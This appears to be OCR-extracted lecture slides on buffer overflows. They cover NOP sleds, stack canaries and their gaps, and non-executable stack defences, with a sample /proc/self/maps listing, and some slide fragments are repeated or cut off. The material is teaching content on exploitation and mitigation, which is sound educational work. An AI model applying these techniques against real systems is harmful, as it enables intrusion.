
nop is a single-byte instruction
(just moves to the next instruction)



Now we improve our chances of guessing by a factor of #nops


Buffer Overflows: Putting It All

But it has to be *something*; we have to start writing wherever the input to gets/etc. begins.



Buffer Overflows: Putting It All

But it has to be *something*; we have to start writing wherever the input to gets/etc. begins.



Protect the Return Address

- "Canary" on the stack
  - Random value placed between the local vars and the return address
  - If canary is modified, program is stopped
- Have we solved buffer overflows?

Canary Shortcomings


- Stack L

- Other local variables?
- Frame pointers?
- Anything left unprotected on stack can be used to launch attacks
- Not possible to protect everything
  - Varargs
  - Structure members
  - Performance

Prevent Code Injection


- What if we made the stack non-executable?
  - AMD NX-bit
  - More general: W (xor) X

```
root@newyork:~/test# cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 131088
08053000-08054000 r--p 0000a000 08:01 131088
08054000-08055000 rw-p 0000b000 08:01 131088
08c20000-08c41000 rw-p 00000000 00:00 0
b7352000-b7552000 r--p 00000000 08:01 10346
b7552000-b7553000 rw-p 00000000 00:00 0
b7553000-b7700000 r-xp 00000000 08:01 122
b7700000-b7702000 r--p 001ad000 08:01 122
b7702000-b7703000 rw-p 001af000 08:01 122
b7703000-b7706000 rw-p 00000000 00:00 0
b770d000-b770f000 rw-p 00000000 00:00 0
b770f000-b7710000 r-xp 00000000 00:00 0
b7710000-b7730000 r-xp 00000000 08:01 102
b7730000-b7731000 r--p 0001f000 08:01 102
b7731000-b7732000 rw-p 00020000 08:01 102
bfea2000-bfec3000 rw-p 00000000 00:00 0
```

